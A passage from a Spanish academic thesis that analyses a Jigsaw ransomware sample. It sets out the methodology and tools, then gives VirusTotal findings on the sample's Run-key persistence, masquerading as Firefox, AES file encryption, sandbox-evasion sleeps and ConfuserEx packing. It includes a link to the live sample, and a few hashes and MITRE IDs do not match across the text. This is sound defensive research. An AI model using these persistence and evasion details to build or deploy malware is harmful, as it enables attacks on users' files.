


Figura 3.4: Entorno de análisis virtual

CAPÍTULO 4
Metodología

En el presente capítulo se describen las fases que se han realizado durante el desarrollo de la investigación de la muestra de *malware*. El enfoque de la metodología consiste en ir de menos a más comenzando con análisis básicos y de información en línea y transicionando a análisis más avanzados y detallados que permitan entender la estructura interna de la amenaza.

4.1. Fases de la metodología

1. **Análisis Preliminar:** En esta fase inicial, se busca obtener una comprensión general de la muestra y recopilar información relevante sin ejecutar el malware. Para ello, se utilizan plataformas en línea especializadas que permiten conocer su detección por motores antivirus y heurísticos (Virus Total, CAPE Sandbox, VM-Ray, Joe Sandbox, ...), se revisan reportes técnicos y publicaciones especializadas, y se consultan fuentes abiertas y medios de inteligencia de amenazas para identificar posibles indicadores de compromiso, familias de *malware* asociadas o campañas documentadas. También se recopilan metadatos esenciales como tamaño del archivo, huellas criptográficas y fecha de compilación.

2. **Análisis Estático Básico:** Esta etapa consiste en explorar el archivo sin ejecutarlo para identificar rasgos técnicos y anticipar su comportamiento. Incluye la determinación del tipo de archivo, extracción de cadenas de texto que contengan direcciones de red, comandos o recursos externos, revisión de la estructura interna del ejecutable (cabeceras, secciones, bibliotecas importadas) y detección de técnicas de ofuscación o empaquetado que puedan requerir un análisis posterior más profundo.

3. **Análisis Dinámico Básico:** Consiste en ejecutar la muestra en un entorno controlado y aislado para observar su comportamiento en tiempo real. Se registra la interacción con el sistema operativo, cambios en archivos y registro, creación de procesos o servicios, así como el tráfico de red generado para identificar comunicaciones con servidores de control, descargas de *payloads* u otras interacciones externas. Esta información amplía los indicadores de compromiso y proporciona evidencia empírica para fases posteriores.

4. **Desempaquetado (*Unpacking)*:** Cuando la muestra está empaquetada o protegida, se aplica un proceso de desempaquetado para revelar el ejecutable original.

Esto implica identificar el empaquetador utilizado, ejecutar la muestra de forma controlada para extraer el *payload* en memoria y reconstruir el archivo original, asegurando la integridad del ejecutable para permitir un análisis estático avanzado.

5. **Análisis Estático Avanzado:** Se realiza un estudio exhaustivo del código y la lógica interna del *malware*. Se emplean herramientas de desensamblado y decompilación para examinar funciones, flujos de ejecución y estructuras internas, además de analizar algoritmos criptográficos, rutinas de persistencia y técnicas anti-análisis. Los hallazgos se documentan detalladamente para generar firmas, detecciones y estrategias de mitigación, consolidando un entendimiento integral de la muestra y pudiendo (en algunas ocasiones) implementar soluciones que lidien de manera efectiva con la amenaza.

4.2. Resultado final

La aplicación secuencial de todas las fases permite pasar de una visión superficial y preliminar de la muestra a un conocimiento completo y detallado de su comportamiento y estructura. Esto posibilita la identificación de indicadores de compromiso, la generación de información útil para detección y mitigación, creación de soluciones y establece un marco de análisis riguroso y reproducible en entornos de ciberseguridad.

CAPÍTULO 5
Herramientas

En este apartado se proporciona un breve listado de las herramientas utilizadas en cada fase del análisis con el objetivo de aportar transparencia y dar validez al estudio realizado.

5.1. Análisis Estático Básico

El **análisis estático básico** consiste en examinar un archivo malicioso sin ejecutarlo, utilizando herramientas que permiten inspeccionar su estructura, metadatos y contenido en busca de indicios sobre su comportamiento. A continuación, se listan algunas de las herramientas utilizadas durante esta fase:

- **HashMyFiles** [18]: Herramienta que permite obtener distintos tipos de *hashes* sobre un archivo para identificarlos de manera unívoca. Durante el trabajo se utiliza para calcular los *hashes* de las muestras para identificarlas y comparar los distintos archivos (detectar modificaciones, copias exactas, etc).

- **Detect It Easy (DIE)** [8]: Aplicación que sirve para identificar el tipo de archivo, la arquitectura y plataforma objetivo, lenguaje utilizado, tipo de empaquetador, compilador y protector utilizado en un binario entre otras. También permite calcular la entropía del fichero y ver las distintas secciones en caso de tratarse de un archivo ejecutable. En esta fase, se utiliza con los anteriores propósitos y es de gran ayuda para identificar el tipo de empaquetador utilizado por la muestra.

- **010 Editor** [29]: Editor hexadecimal y de texto avanzado que permite abrir y modificar binarios con plantillas estructurales (muy visuales) para formatos comunes. En este contexto se utiliza para ver el contenido de ciertas secciones del PE y realizar una búsqueda de *strings* filtrando por sección.

- **HxD** [17]: Editor hexadecimal ligero que facilita la inspección de archivos y discos a bajo nivel. Es útil para localizar cadenas de texto ocultas, firmas de código o secciones sospechosas en un archivo malicioso.

- **Strings**: Herramienta en línea de comandos que extrae cadenas de texto legibles de archivos binarios. Se utiliza para intentar encontrar posibles URLs, direcciones IP, comandos o mensajes incrustados que pueden dar pistas sobre la funcionalidad del *malware*.

- **PE Bear** [7]: Visor y editor de archivos PE (*Portable Executable*) que permite explorar las cabeceras, secciones y tablas de un ejecutable de Windows. En esta fase, se utiliza principalmente para identificar anomalías en la estructura del binario, ver las funciones importadas, recursos embebidos y tamaño y permisos de secciones.

5.2. Análisis Dinámico Básico

El **análisis dinámico** implica la ejecución del *malware* en un entorno controlado o *sandbox* para observar su comportamiento en tiempo real. Este enfoque permite identificar conexiones de red, cambios en el sistema, procesos y modificaciones en el registro de Windows. En esta fase se utilizan las siguientes herramientas.

- **InetSim** [9]: Simulador de servicios de Internet que permite observar cómo el *malware* interactúa con protocolos como HTTP, FTP o DNS, sin necesidad de conexión real a Internet. Sirve tanto para evitar la exposición del *malware* a Intenet como para simular ciertas respuestas que permitan al *malware* seguir con su ejecución.
- **Wireshark** [33]: Analizador de tráfico de red que captura y muestra paquetes en tiempo real. Se utiliza principalmente para identificar direcciones IP, dominios C2 y patrones de comunicación sospechosos que queden registrados.
- **SysInternals** [25]: *Suite* de utilidades avanzadas de Microsoft para la administración y monitorización del sistema. En concreto se utilizan las siguientes herramientas de SysInternals.
  - **Procmon (*Process Monitor*)** [24]: Supervisa y registra eventos y actividades de archivos, registro, procesos y red en tiempo real.
  - **AutoRuns** [22]: Muestra todos los programas configurados para ejecutarse automáticamente en el inicio del sistema, ayudando a detectar persistencia.
  - **Procexp (*Process Explorer*)** [23]: Proporciona información detallada sobre procesos activos, incluyendo sus manejadores y librerías cargadas.
- **System Informer (*Process Hacker*)** [32]: Herramienta para la monitorización avanzada de procesos, servicios y actividad de red, útil para análisis detallado de comportamiento y características de los procesos durante su ejecución en vivo.
- **Regshot** [27]: Permite tomar y comparar capturas del registro de Windows antes y después de ejecutar el *malware*, revelando cambios realizados.

5.3. Análisis Estático Avanzado

El **análisis estático avanzado** se centra en la inspección profunda y la ingeniería inversa del código malicioso, permitiendo comprender su funcionamiento interno incluso cuando utiliza técnicas de ofuscación. Las herramientas utilizadas se incluyen a continuación:

- **dnSpy** [5]: Depurador y editor de ensamblados .NET que permite explorar, modificar y depurar código administrado. Durante el trabajo se utiliza para desempaquetar el código y analizar su funcionamiento de manera estática observando todos los caminos que puede tomar y analizando cómo realiza ciertas operaciones relevantes durante su vida.
- **de4dot-ex** [31]: Herramienta usada para desofuscar ensamblados .NET, eliminando protecciones comunes y facilitando su lectura y análisis en dnSpy u otras herramientas. En concreto se trata de un *fork* de `de4dot` que se especializa en el *packer* ConfuserEx.
- **ProxyCall-Remover** [11]: *Script* utilizado para eliminar llamadas a funciones *proxy* y simplificar la lectura del flujo de ejecución del código facilitando la interpretación del mismo.

CAPÍTULO 6

Análisis de la muestra

En este apartado se realizará un análisis de una muestra del *ransomware Jigsaw* siguiendo la metodología y utilizando las herramientas comentadas anteriormente con el objetivo de comprender su funcionamiento y evaluar su impacto para proponer medidas de seguridad para lidiar con esta amenaza y posibles infecciones futuras.

En concreto la muestra ha sido obtenida del repositorio público de malware *theZoo* [35] y a continuación se muestran sus características principales.

MD5 (zip)	`3ad6374a3558149d09d74e6af72344e3`
SHA256 (zip)	`86a391fe7a23f471f7846c53d71e458204111da9a6e0c16f22a11ebc491ff9ff`
MD5 (ejecutable)	`2773e3dc59472296cb0024ba7715a6fe`
SHA256 (ejecutable)	`3ae96f73d805e1d3959253db4d90130d08442ea603737a1428b613061e7f61e7`
Enlace muestra	https://github.com/ytisf/theZoo/tree/master/malware/Binaries/Ransomware.Jigsaw
Tipo	Ejecutable PE (`.exe`)
Etiquetas	*Ransomware*
Firma	Jigsaw
Nombre archivo	`jigsaw.exe`
Fecha de subida al repositorio	28 Junio 2021

Tabla 6.1: Información del archivo malicioso

6.1. Análisis preliminar

En esta sección se utilizará principalmente la plataforma Virus Total para obtener información a alto nivel sobre la muestra, dominios/IPs contactadas, procesos y archivos creados, así como las capacidades del fichero según la matriz MITRE.

Una de las ventajas de utilizar esta herramienta es que en su apartado de comportamiento (*behavior*) reúne información del análisis de las principales soluciones de *sandbox* (CAPE, Zenbox, VMRay, C2AE, Microsoft Sysinternals, etc) evitando así ir una por una analizando el fichero.

Como se puede observar en la Figura 6.1, los resultados del análisis en Virus Total para el ejecutable (tras haberlo extraído del ZIP)[1] no dejan lugar a dudas, hasta 64 de los 72 proveedores de seguridad marcan el fichero como malicioso y se etiqueta como *ransomware*. Destacan otras etiquetas como la de persistencia y «*long-sleeps*», que nos podrían indicar que el ejecutable podría utilizar técnicas de evasión de defensas mediante largos tiempos de inactividad para engañar a varias *sandbox*, así como establecimiento de persistencia en la máquina afectada.




Figura 6.1: Análisis de la muestra en Virus Total

En el apartado de detalles (correspondiente a la Figura 6.2) podemos observar propiedades del archivo como distintos *hashes*, identificación del archivo, arquitectura y *packers*, fecha de compilación y funciones importadas entre otras. No obstante, toda esta información será contrastada manualmente con otras herramientas en secciones posteriores. Cabe destacar, eso sí, que el fichero parece intentar hacerse pasar por el navegador Firefox por la información del fichero y porque en otras ocasiones la misma muestra (mismo *hash*) ha sido subida a la plataforma con el nombre de `firefox.exe`.



Figura 6.2: Información del archivo en Virus Total

En el apartado de relaciones se pueden ver las direcciones URL, dominios e IPs contactadas durante el análisis de la muestra, aunque en este caso tras haber analizado los resultados no parece que se haya contactado con ningún *endpoint* sospechoso y más bien se tratan de servicios y aplicaciones instaladas en las máquinas de análisis que generan «ruido» (ver Figura 6.3).

[1] El enlace de Virus Total del que se han extraído los resultados presentados en las siguientes imagenes es `https://www.virustotal.com/gui/file/3ae96f73d805e1d3995253db4d910300d8442ea603737a1428b613061e7f61e7`

Contacted Domains (19)

Domain	Detections	Created	Registrar
a1666.dscr.akamai.net	0 / 94	1999-03-03	MarkMonitor Inc.
arc.msn.com	0 / 94	1994-11-10	MarkMonitor Inc.
assets.msn.com	0 / 94	1994-11-10	MarkMonitor Inc.
assets.msn.com-ion.edgesuite.net	0 / 94	2001-04-02	MarkMonitor Inc.
ax-0001.ax-msedge.net	0 / 94	2024-03-06	MarkMonitor Inc.
bg.microsoft.map.fastly.net	0 / 94	2011-04-18	MarkMonitor Inc.
c.pki.goog	0 / 94	2016-06-13	MarkMonitor Inc.

Figura 6.3: Dominios contactados (Virus Total)

Finalmente, en el apartado de `Behavior` se puede ver el comportamiento del archivo tras ser analizado en las principales soluciones de *sandbox online* del mercado y tras haber sido escaneado por las innumerables reglas IDS, SIGMA, YARA y las firmas de MITRE entre otras.

A continuación, se muestran algunas de las acciones más relevantes detectadas por las TTPs de MITRE.

Anteriormente vimos que la muestra se marcaba con la etiqueta de persistencia y ahora podemos ver lo siguiente en la sección de persistencia de las tácticas y técnicas de MITRE en la Figura 6.4.

Registry Run Keys / Startup Folder T1060

Severity	Description	Match
INFO	(Process #3) firefox.exe adds "C:\Users\kEecfMwgj\AppData\Roaming\Frfx\firefox.exe" to Windows startup via registry.	-
UNKNOWN	The process has tried to set its autorun on the system startup	-

Figura 6.4: Firma persistencia en el registro MITRE-T1060

Al parecer el método de persistencia que utiliza, es incluir un ejecutable (`firefox.exe`) en la ruta del registro de autoarranque (`HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`) (MITRE T1060). Así se puede ver en el apartado de rutas de registro modificadas de Virus Total en la Figura 6.5.

Registry Keys Set

Gemini Summary

HKU\S-1-5-21-575823232-3065301323-1442773979-1000\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\firefox.exe

%APPDATA%\Frfx\firefox.exe

Figura 6.5: Claves del registro establecidas (Virus Total)

Como se puede intuir la ruta que aparece no es una estándar para la instalación del navegador de Firefox ya que esta suele estar en (`Program Files`) además tampoco es común añadir Firefox al inicio del sistema.

Del mismo modo en la táctica de Impacto (Figura 6.6) podemos ver que este proceso (`firefox.exe`) parece ser el que cifra el contenido de los archivos puesto que muchos de los archivos de usuario que se encuentran en el *sandbox* han sido modificados, archivos como `.mp3, .png, .xlsx, .docx`, etc.

Data Encrypted for Impact T1486

Severity	Description	Match
HIGH	(Process #3) firefox.exe encrypts the content of multiple user files.	-
LOW	Modifies user documents (likely ransomware behavior)	C:\Users\user\Desktop\PALRGUCVEH\EOWRVPQCCS.xlsx C:\Users\user\Desktop\EOWRVPQCCS\GIGIYTFFYT.xlsx C:\Users\user\Desktop\EOWRVPQCCS.docx C:\Users\user\Desktop\WSHEJMDVQC.mp3 C:\Users\user\Desktop\NWCXBPIUYI.png

Figura 6.6: Firma de impacto, cifrado de archivos MITRE-T1486

En cuanto a la evasión de defensa podemos ver las siguientes acciones:

- **Enmascaramiento** (T1036), ya que suelta un ejecutable en un directorio de aplicaciones de terceros (`C:\Users\<User>\AppData\Roaming\`)

Masquerading T1036

Severity	Description	Match
LOW	Drops executable to common a third party application directory	C:\Users\user\AppData\Roaming\Frfx\firefox.exe

Figura 6.7: Firma enmascaramiento (MITRE-T1086)

- **Desofuscación de archivos** (T1140) mediante decodificación de cadenas en base 64, llamadas a funciones de cifrado/descifrado (`CreateDecryptor`) y diversas palabras relacionadas con el *ransomware*.

Deobfuscate/Decode Files or Information T1140

Severity	Description	Match
INFO	decode data using Base64 in .NET	api: System.Convert::FromBase64String
INFO	.NET source code contains calls to encryption/decryption functions	'CreateDecryptor'
UNKNOWN	The file contains some common ransomware-related keywords.	-

Figura 6.8: Firma desofuscación de ficheros (MITRE-T1440)

- Evasión de *sandbox* y máquina virtual (T1497) mediante *sleeps* (ver Figura 6.9).

También descubre información TA0007 (Discovery) sobre directorios y archivos mediante la API de .NET, probablemente para enumerarlos y cifrarlos posteriormente (ver Figura 6.10).

En cuanto a los procesos creados podemos ver mediante la información provista por VMRay como al ejecutar la muestra original (`jigsaw.exe`) esta crea un proceso hijo

Virtualization/Sandbox Evasion T1497

Severity	Description	Match
LOW	Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))	-
INFO	May sleep (evasive loops) to hinder dynamic analysis	-922337203685477s >= -30000s
INFO	Contains capabilities to detect virtual machines	-
INFO	Contains long sleeps (>= 3 min)	delay time: 922337203685477
INFO	Contains medium sleeps (>= 30s)	delay time: 922337203685477
INFO	Allocates memory with a write watch (potentially for evading sandboxes)	-
INFO	Checks for kernel debuggers (NtQuerySystemInformation(SystemKernelDebuggerInformation))	-

Figura 6.9: Firma evasión de *sandbox* y máquina virtual (MITRE-T1497)

File and Directory Discovery T1083

Severity	Description	Match
INFO	enumerate files in .NET	api: System.IO.Directory::GetDirectories api: System.IO.Directory::GetFiles
INFO	check if directory exists	api: System.IO.Directory::Exists
INFO	get common file path	api: System.Environment::GetFolderPath
INFO	get file size	property: System.IO.FileInfo::Length
INFO	check if file exists	api: System.IO.File::Exists
INFO	Reads ini files	C:\Users\user\Desktop\desktop.ini
UNKNOWN	enumerate files on Windows	-

Figura 6.10: Descubrimiento de archivos y directorios MITRE-T1083

3596 - "C:\Users\kEecfMwgj\Desktop\jigsaw.exe"
↳ 3672 - "C:\Users\kEecfMwgj\AppData\Local\Drpbx\drpbx.exe" C:\Users\kEecfMwgj\Desktop\jigsaw.exe
1964 - "C:\Users\kEecfMwgj\AppData\Roaming\Frfx\firefox.exe"

Figura 6.11: Árbol de procesos creados en *sandbox* VM-Ray (Virus Total)

(`drpbx.exe`) al que se le pasa como argumento la ruta del ejecutable inicial y además aparece el proceso `firefox.exe` que se vio anteriormente (ver Figura 6.11).

También se cargan varias librerías de .NET (`mscorwks.dll, mscorjit.dll`) y criptografía (`crypt32.dll, cryptbase.dll`) (ver Figura 6.12).

El apartado de ficheros creados, abiertos, modificados, *dropped*, suele ser también bastante útil en Virus Total, sin embargo, al tratarse de un *ransomware* la información que se muestra es muy abundante ya que aparecen como nuevos los ficheros con la extensión de cifrado por lo que en este caso no nos será tan útil y se optará por analizar esta actividad de ficheros manualmente en secciones posteriores.




Figura 6.12: Módulos cargados por la muestra (Virus Total)

Por último, destacar algunas acciones destacadas que se muestran en la Figura 6.13.



Figura 6.13: Acciones destacadas (Virus Total)

- Uso aparente del algoritmo de cifrado AES (véase la Figura 6.14).




Figura 6.14: Algoritmo AES observado en Virus Total

- Comunicaciones HTTP en las que se recibe alguna respuesta que será posteriormente procesada (veáse la Figura 6.15)[2]




Figura 6.15: Comunicaciones HTTP (Virus Total)

- Texto destacado dentro de la muestra que seguramente sea un mecanismo para para disimular el objetivo real (veáse la Figura 6.16).




Figura 6.16: Texto subrayado (Virus Total)

6.2. Análisis estático básico

Para comenzar con el análisis de la muestra se comenzará realizando una identificación previa de la misma con el objetivo de obtener información básica tal como el tipo de fichero, arquitectura, lenguaje de implementación, etc. En el caso de los ejecutables también resulta de interés identificar las secciones, posible uso de *packers* y/o ofuscación, funciones importadas, cadenas de texto, etc. De esta manera conoceremos ante qué nos enfrentamos sin entrar en detalles específicos de la implementación y podremos contar con una buena base de conocimiento que nos ayude a priorizar los esfuerzos en análisis más avanzados.

En primer lugar, analizamos la muestra con *Detect It Easy*. Los resultados del análisis se muestran en la Figura 6.17.

Como se puede apreciar el tipo de archivo es PE32 por lo que se trata con un fichero ejecutable de Windows que, en concreto, está compilado para una arquitectura de 32bit (x86) y parece ser que cuenta con interfaz gráfica. Además, parece ser que se ha utilizado el *framework* .NET v2.0 y al menos un protector de código como *Confuser*.

[2]Detección realizada gracias a MCB Project (https://github.com/MBCProject/mbc-markdown/blob/main/micro-behaviors/communication/http-communication.md#methods)




Figura 6.17: Análisis de la muestra con Detect It Easy

Si bien este tipo de detecciones como las del uso de un *packer* u otro suelen ser acertadas, será necesario una verificación adicional, pues normalmente este tipo de herramientas se basan en heurísticas como cadenas constantes que se añaden al binario (“`UPX!`”), firmas de *stubs* de código de desempaquetado, nombres de secciones, etc.

En este caso haciendo una búsqueda de *strings* con DIE (*Detect It Easy*) podemos encontrar las siguientes cadenas que suele añadir *Confuser*. En concreto parece que se ha utilizado ConfuserEx en la versión 0.6.0 (véase la Figura 6.18).




Figura 6.18: Cadena de Confuser Ex en la muestra (DIE)

Adicionalmente el tamaño del ejecutable es considerablemente pequeño (283.50 KiB) para una aplicación gráfica lo cual pueden ser indicios de empaquetado.

Esta herramienta también permite realizar un análisis de entropía de las secciones del PE para determinar si estas están empaquetadas. Los resultados se muestran en la Figura 6.19.

